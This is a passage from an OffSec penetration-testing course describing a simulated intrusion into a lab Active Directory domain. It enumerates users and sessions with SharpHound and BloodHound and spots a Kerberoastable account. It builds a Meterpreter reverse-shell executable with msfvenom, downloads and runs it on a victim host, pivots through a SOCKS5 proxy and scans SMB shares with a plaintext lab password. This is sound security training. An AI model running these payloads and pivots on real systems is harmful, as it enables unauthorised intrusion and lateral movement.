PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
172.16.6.254 - MAILSRV1.BEYOND.COM
-> Mail Server
-> Dual Homed Host (External IP: 192.168.50.242)

172.16.6.243 - CLIENTWK1.BEYOND.COM
-> User _marcus_ fetches emails on this machine
```

*Listing 911 - List containing the most important information about identified target machines*

Reviewing the rest of the winPEAS results, we don't find any actionable information to attempt a potential privilege escalation attack. However, we should remind ourselves that we are in a simulated penetration test and not in a CTF lab environment. Therefore, it is not necessary to get administrative privileges on every machine.

> *While we skipped over most of the winPEAS results, we should examine the results thoroughly as we would in a real penetration test. After the local enumeration of the system, we should have obtained key pieces of information, which we listed in the Situational Awareness section of the Windows Privilege Escalation Module.*

Since we haven't identified a privilege escalation vector via winPEAS and there is nothing else actionable on the system, such as a Password Manager, let's start enumerating the AD environment and its objects.

We learned several techniques in this course to perform this kind of enumeration. For this Module, we'll use *BloodHound* with the *SharpHound.ps1* collector, which we discussed in the *Active Directory Introduction and Enumeration* Module.

First, we'll copy the PowerShell collector to /home/kali/beyond in a new terminal tab to serve it via the Python3 web server on port 8000.

```
kali@kali:~/beyond$ cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1 .
```

*Listing 912 - Copying SharpHound collector to the beyond directory*

Since our Python3 web server is still running on port 8000, we can download the PowerShell script on the target machine and import it in a newly spawned PowerShell session with the ExecutionPolicy set to Bypass.

```
PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/SharpHound.ps1 -Outfile
SharpHound.ps1
iwr -uri http://192.168.119.5:8000/SharpHound.ps1 -Outfile SharpHound.ps1

PS C:\Users\marcus> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\marcus> . .\SharpHound.ps1
. .\SharpHound.ps1
```

*Listing 913 - Downloading and importing the PowerShell BloodHound collector*

Now, we can execute Invoke-BloodHound by providing All to -CollectionMethod to invoke all available collection methods.

```
PS C:\Users\marcus> Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All
2022-10-10T07:24:34.3593616-07:00|INFORMATION|This version of SharpHound is compatible
with the 4.2 Release of BloodHound
2022-10-10T07:24:34.5781410-07:00|INFORMATION|Resolved Collection Methods: Group,
LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2022-10-10T07:24:34.5937984-07:00|INFORMATION|Initializing SharpHound at 7:24 AM on
10/10/2022
2022-10-10T07:24:35.0781142-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup,
Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2022-10-10T07:24:35.3281888-07:00|INFORMATION|Beginning LDAP search for beyond.com
2022-10-10T07:24:35.3906114-07:00|INFORMATION|Producer has finished, closing LDAP
channel
2022-10-10T07:24:35.3906114-07:00|INFORMATION|LDAP channel closed, waiting for
consumers
2022-10-10T07:25:06.1421842-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
Using 92 MB RAM
2022-10-10T07:25:21.6307386-07:00|INFORMATION|Consumers finished, closing output
channel
Closing writers
2022-10-10T07:25:21.6932468-07:00|INFORMATION|Output channel closed, waiting for
output task to complete
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Status: 98 objects finished (+98
2.130435)/s -- Using 103 MB RAM
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Enumeration finished in 00:00:46.5180822
2022-10-10T07:25:21.9414294-07:00|INFORMATION|Saving cache with stats: 57 ID to type
mappings.
 58 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-10-10T07:25:21.9570748-07:00|INFORMATION|SharpHound Enumeration Completed at 7:25
AM on 10/10/2022! Happy Graphing!
```

*Listing 914 - Executing the PowerShell BloodHound collector*

Once SharpHound has finished, we can list the files in the directory to locate the Zip archive containing our enumeration results.

```
PS C:\Users\marcus> dir
dir


    Directory: C:\Users\marcus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/29/2022   1:49 AM                Contacts
d-r---         9/29/2022   1:49 AM                Desktop
d-r---         9/29/2022   4:37 AM                Documents
d-r---         9/29/2022   4:33 AM                Downloads
d-r---         9/29/2022   1:49 AM                Favorites
d-r---         9/29/2022   1:49 AM                Links
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
d-r---         9/29/2022   1:49 AM                Music
d-r---         9/29/2022   1:50 AM                OneDrive
d-r---         9/29/2022   1:50 AM                Pictures
d-r---         9/29/2022   1:49 AM                Saved Games
d-r---         9/29/2022   1:50 AM                Searches
d-r---         9/29/2022   4:30 AM                Videos
-a----        10/10/2022   7:25 AM          11995 20221010072521_BloodHound.zip
-a----        10/10/2022   7:23 AM        1318097 SharpHound.ps1
-a----        10/10/2022   5:02 AM        1936384 winPEAS.exe
-a----        10/10/2022   7:25 AM           8703
Zjc5OGNlNTktMzQ0Ni00YThkLWEzZjEtNWNhZGJlNzdmODZl.bin
```

*Listing 915 - Directory listing to identify the name of the SharpHound Zip archive*

Let's transfer the file to our Kali machine then start *neo4j* and BloodHound. Once BloodHound is started, we'll upload the zip archive with the *Upload Data* function.





*Figure 294: Upload Zip Archive to BloodHound*

Once the upload is finished, we can start the enumeration of the AD environment with BloodHound.

Before we start, let's briefly review some of BloodHound's capabilities. As we have learned, BloodHound contains various pre-built queries such as *Find all Domain Admins*. These queries are built with the *Cypher Query Language*.[1198] In addition to the pre-built queries, BloodHound also allows us to enter custom queries via the *Raw Query* function at the bottom of the GUI.

Since we are currently interested in basic domain enumeration, such as listing AD users and computers, we have to build and enter custom queries as the pre-built functions don't provide these capabilities.

Let's build a raw query to display all computers identified by the collector. The query starts with the keyword MATCH, which is used to select a set of objects. Then, we set the variable m

[1198] (Neo4j Cypher, 2022), https://neo4j.com/developer/cypher/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

containing all objects in the database with the property Computer. Next, we use the RETURN keyword to build the resulting graph based on the objects in m.

```
MATCH (m:Computer) RETURN m
```

*Listing 916 - Custom query to display all computers*

Let's enter this query in the *Raw Query* section and build the graph.




*Figure 295: Show all Computer objects in the BEYOND.COM domain*

Figure 295 shows that there are four computer objects in the domain. By clicking on the nodes, we can obtain additional information about the computer objects, such as the operating system.

```
DCSRV1.BEYOND.COM - Windows Server 2022 Standard
INTERNALSRV1.BEYOND.COM - Windows Server 2022 Standard
MAILSRV1.BEYOND.COM - Windows Server 2022 Standard
CLIENTWK1.BEYOND.COM - Windows 11 Pro
```

*Listing 917 - Identified computer objects and their operating system*

In addition to CLIENTWK1, on which we have an interactive shell, BloodHound has also identified the already known domain controller DCSRV1 and dual-homed mail server MAILSRV1. Furthermore, it discovered another machine named INTERNALSRV1.

Let's obtain the IP address for INTERNALSRV1 with nslookup.

```
PS C:\Users\marcus> nslookup INTERNALSRV1.BEYOND.COM
nslookup INTERNALSRV1.BEYOND.COM
Server:  UnKnown
Address:  172.16.6.240
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Name:    INTERNALSRV1.BEYOND.COM
Address:  172.16.6.241
```

*Listing 918 - Looking up the IP address of INTERNALSRV1 via nslookup*

Listing 918 shows that the IP address for INTERNALSRV1 is 172.16.6.241. Let's add this information to computer.txt on our Kali machine.

```
172.16.6.240 - DCSRV1.BEYOND.COM
-> Domain Controller

172.16.6.241 - INTERNALSRV1.BEYOND.COM

172.16.6.254 - MAILSRV1.BEYOND.COM
-> Mail Server
-> Dual Homed Host (External IP: 192.168.50.242)

172.16.6.243 - CLIENTWK1.BEYOND.COM
-> User _marcus_ fetches emails on this machine
```

*Listing 919 - Documenting results and information in computer.txt*

Next, we want to display all user accounts on the domain. For this, we can replace the Computer property of the previous query with User.





*Figure 296: Show all User objects in the BEYOND.COM domain*

Figure 296 shows that apart from the default AD user accounts, there are four other user account objects in the domain.

```
BECCY
JOHN
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
DANIELA
MARCUS
```

*Listing 920 - Discovered domain users*

We already identified *john* and *marcus* as valid domain users in previous steps. However, we haven't established yet if *daniela* is also a domain user and not just a local user on WEBSRV1. In addition, we discovered a new user named *beccy*. Let's update **usernames.txt** accordingly.

To be able to use some of BloodHound's pre-built queries, we can mark *marcus* (interactive shell on CLIENTWK1) and *john* (valid credentials) as *Owned*. To do this, we'll right-click on the *MARCUS@BEYOND.COM* and *JOHN@BEYOND.COM* nodes and select *Mark User as Owned*.

Next, let's display all domain administrators by using the pre-built *Find all Domain Admins* query under the *Analysis* tab.





*Figure 297: Show all User objects in the BEYOND.COM domain*

Figure 297 shows that apart from the default domain *Administrator* account, *beccy* is also a member of the *Domain Admins* group.

---

*In a real penetration test, we should also examine domain groups and GPOs. Enumerating both is often a powerful method to elevate our privileges in the domain or gain access to other systems. For this simulated penetration test, we'll skip these two enumeration steps as they provide no additional value for this environment.*

---

Next, let's use some of the pre-built queries to find potential vectors to elevate our privileges or gain access to other systems. We'll run the following pre-built queries:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- *Find Workstations where Domain Users can RDP*
- *Find Servers where Domain Users can RDP*
- *Find Computers where Domain Users are Local Admin*
- *Shortest Path to Domain Admins from Owned Principals*

Unfortunately, none of these queries return any results. This means BloodHound didn't identify any workstations or servers where *Domain Users* can log in via RDP.

In addition, no *Domain Users* are a local *Administrator* on any computer objects. Therefore, we don't have privileged access on any domain computers as *john* or *marcus*.

Finally, there are no direct paths from owned users to the *Domain Admins* group that BloodHound could identify.

These pre-built queries are often a quick and powerful way to identify low hanging fruit in our quest to elevate our privileges and gain access to other systems. Because BloodHound didn't provide us with actionable vectors, we have to resort to other methods.

---

*We could have also used PowerView or LDAP queries to obtain all of this information. However, in most penetration tests, we want to use BloodHound first as the output of the other methods can be quite overwhelming. It's an effective and powerful tool to gain a deeper understanding of the Active Directory environment in a short amount of time. We can also use raw or pre-built queries to identify highly complex attack vectors and display them in an interactive graphical view.*

---

Before we further enumerate the domain in the next section, let's summarize the information we've obtained so far. We identified four computer objects and four user accounts and learned that *beccy* is a member of the *Domain Admins* group, making it a high value target. Furthermore, we ruled out some vectors that would have provided us access to other systems or privileged users.

### 24.4.2 Services and Sessions

In the previous section, we performed basic enumeration to obtain an understanding of the Active Directory environment.

In this section, we'll further enumerate the target network to identify potential attack vectors. First, we'll review all active user sessions on machines. Then, we'll examine user accounts for the existence of *SPNs*.[1199] Finally, we'll leverage tools such as Nmap and CrackMapExec via a *SOCKS5*[1200] proxy to identify accessible services.

---

[1199] (Microsoft Learn, 2021), https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names

[1200] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SOCKS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To review active sessions, we'll again use a custom query in BloodHound. Since Cypher is a querying language, we can build a relationship query with the following syntax (NODES)-[:RELATIONSHIP]->(NODES).[1201]

The relationship for our use case is [:HasSession]. The first node of the relationship specified by a property is (c:Computer) and the second is (m:User). Meaning, the edge between the two nodes has its source at the computer object. We'll use p to store and display the data.

```
MATCH p = (c:Computer)-[:HasSession]->(m:User) RETURN p
```

*Listing 921 - Custom query to display all active sessions*

Now, let's enter the custom query in BloodHound:




*Figure 298: Display all active sessions in the BEYOND.COM domain*

Figure 298 shows that our query resulted in three active sessions. As expected, CLIENTWK1 has an active session with the user *marcus*.

Interestingly, the previously identified domain administrator account *beccy* has an active session on MAILSRV1. If we manage to get privileged access to this machine, we can potentially extract the NTLM hash for this user.

The user of the third active session is displayed as a SID. BloodHound uses this representation of a principal when the domain identifier of the SID is from a local machine. For this session, this means that the local *Administrator* (indicated by RID 500) has an active session on INTERNALSRV1.

Our next step is to identify all *kerberoastable* users in the domain. To do so, we can use the *List all Kerberoastable Accounts* pre-built query in BloodHound.

[1201] (Neo4j Cypher Querying, 2022), https://neo4j.com/developer/cypher/querying/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 299: Display all kerberoastable user accounts in the BEYOND.COM domain*

Figure 299 shows that apart from *krbtgt*, *daniela* is also kerberoastable.

---

*The krbtgt user account acts as service account for the Key Distribution Center (KDC)[1202] and is responsible for encrypting and signing Kerberos tickets. When a domain is set up, a password is randomly generated for this user account, making a password attack unfeasible. Therefore, we can often safely skip krbtgt in the context of Kerberoasting.*

---

Let's examine the SPN for *daniela* in BloodHound via the *Node Info* menu by clicking on the node.

[1202] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Key_distribution_center

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 300: SPN of the user account daniela*

Figure 300 shows the mapped SPN http/internalsrv1.beyond.com. Based on this, we can assume that a web server is running on INTERNALSRV1. Once we've performed Kerberoasting and potentially obtained the plaintext password for *daniela*, we may use it to access INTERNALSRV1.

However, as we have stated before, finding an actionable vector should not interrupt our enumeration process. We should collect all information, prioritize it, and then perform potential attacks.

Therefore, let's set up a SOCKS5 proxy to perform network enumeration via Nmap and CrackMapExec in order to identify accessible services, open ports, and SMB settings.

First, we'll create a staged Meterpreter TCP reverse shell as an executable file with msfvenom. Since we can reuse the binary throughout the domain, we can store it in /home/kali/beyond.

```
kali@kali:~/beyond$ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.119.5 LPORT=443 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

*Listing 922 - Creating a Meterpreter reverse shell executable file*

Now, let's start a *multi/handler* listener with the corresponding settings in Metasploit. In addition, we'll **set** the option **ExitOnSession** to **false**. It specifies that the listener stays active for new sessions without the need to restart it for every incoming session.

```
kali@kali:~/beyond$ sudo msfconsole -q

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter_reverse_https

msf6 exploit(multi/handler) > set LHOST 192.168.119.5
LHOST => 192.168.119.5

msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started HTTPS reverse handler on https://192.168.119.5:443
```

*Listing 923 - Starting Metasploit listener on port 443*

Next, we can download and execute **met.exe** on CLIENTWK1.

```
PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/met.exe -Outfile met.exe

PS C:\Users\marcus> .\met.exe
```

*Listing 924 - Downloading and executing Meterpreter reverse shell*

In Metasploit, a new session should appear:

```
[*] Meterpreter session 1 opened (192.168.119.5:443 -> 192.168.50.242:64234) at 2022-
10-11 07:05:22 -0400
```

*Listing 925 - Incoming session in Metasploit*

Once session 1 is opened, we can use **multi/manage/autoroute** and **auxiliary/server/socks_proxy** to create a SOCKS5 proxy to access the internal network from our Kali box as we learned in the "The Metasploit Framework" Module.

```
msf6 exploit(multi/handler) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set session 1
session => 1
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 post(multi/manage/autoroute) > run
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against CLIENTWK1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.6.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5

msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
```

*Listing 926 - Creating a SOCKS5 proxy to access the internal network from our Kali machine*

The SOCKS5 proxy is now active and we can use *proxychains* to access the internal network. Let's confirm that **/etc/proxychains4.conf** still contains the necessary settings from previous Modules. Meaning, only the SOCKS5 entry from the following listing should be active.

```
kali@kali:~/beyond$ cat /etc/proxychains4.conf
...
socks5  127.0.0.1 1080
```

*Listing 927 - proxychains configuration file settings*

Finally, we are set up to enumerate the network via Proxychains.

Let's begin with CrackMapExec's SMB module to retrieve basic information of the identified servers (such as SMB settings). We'll also provide the credentials for *john* to list the SMB shares and their permissions with **--shares**. Because CrackMapExec doesn't have an option to specify an output file, we'll copy the results manually and store them in a file.

```
kali@kali:~/beyond$ proxychains -q crackmapexec smb 172.16.6.240-241 172.16.6.254 -u
john -d beyond.com -p "dqsTwTpZPn#nL" --shares
SMB         172.16.6.240    445    DCSRV1           [*] Windows 10.0 Build 20348 x64
(name:DCSRV1) (domain:beyond.com) (signing:True) (SMBv1:False)
SMB         172.16.6.241    445    INTERNALSRV1     [*] Windows 10.0 Build 20348 x64
(name:INTERNALSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB         172.16.6.254    445    MAILSRV1         [*] Windows 10.0 Build 20348 x64
(name:MAILSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB         172.16.6.240    445    DCSRV1           [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.241    445    INTERNALSRV1     [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.240    445    DCSRV1           [+] Enumerated shares
SMB         172.16.6.240    445    DCSRV1           Share           Permissions
Remark
SMB         172.16.6.240    445    DCSRV1           -----           -----------     --
----
SMB         172.16.6.240    445    DCSRV1           ADMIN$
Remote Admin
SMB         172.16.6.240    445    DCSRV1           C$
Default share
SMB         172.16.6.240    445    DCSRV1           IPC$            READ
```

```
Remote IPC
SMB         172.16.6.240    445    DCSRV1           NETLOGON        READ
Logon server share
SMB         172.16.6.240    445    DCSRV1           SYSVOL          READ
Logon server share
SMB         172.16.6.241    445    INTERNALSRV1     [+] Enumerated shares
SMB         172.16.6.241    445    INTERNALSRV1     Share           Permissions
Remark
SMB         172.16.6.241    445    INTERNALSRV1     -----           -----------     --
----
SMB         172.16.6.241    445    INTERNALSRV1     ADMIN$
Remote Admin
SMB         172.16.6.241    445    INTERNALSRV1     C$
Default share
SMB         172.16.6.241    445    INTERNALSRV1     IPC$            READ
Remote IPC
SMB         172.16.6.254    445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         172.16.6.254    445    MAILSRV1         [+] Enumerated shares
SMB         172.16.6.254    445    MAILSRV1         Share           Permissions
Remark
SMB         172.16.6.254    445    MAILSRV1         -----           -----------     --
----
SMB         172.16.6.254    445    MAILSRV1         ADMIN$
Remote Admin
SMB         172.16.6.254    445    MAILSRV1         C$
Default share
SMB         172.16.6.254    445    MAILSRV1         IPC$            READ
Remote IPC
```

*Listing 928 - Enumerating SMB with CrackMapExec and proxychains*

Listing 928 shows that *john* doesn't have actionable or interesting permissions on any of the discovered shares. As we already established via a pre-built BloodHound query and now through the scan, *john* as a normal domain user doesn't have local Administrator privileges on any of the machines in the domain.

---

*CrackMapExec version 5.4.0 may throw the error* ***The NETBIOS connection with the remote host is timed out*** *for DCSRV1, or doesn't provide any output at all. Version 5.4.1 contains a fix to address this issue.*[1203]

---

The output also states that MAILSRV1 and INTERNALSRV1 have *SMB signing* set to *False*. Without this security mechanism enabled, we can potentially perform relay attacks if we can force an authentication request.

Next, let's use Nmap to perform a port scan on ports commonly used by web applications and FTP servers targeting MAILSRV1, DCSRV1, and INTERNALSRV1. We have to specify **-sT** to perform a TCP connect scan. Otherwise, Nmap will not work over Proxychains.

```
kali@kali:~/beyond$ sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443
172.16.6.240 172.16.6.241 172.16.6.254
```

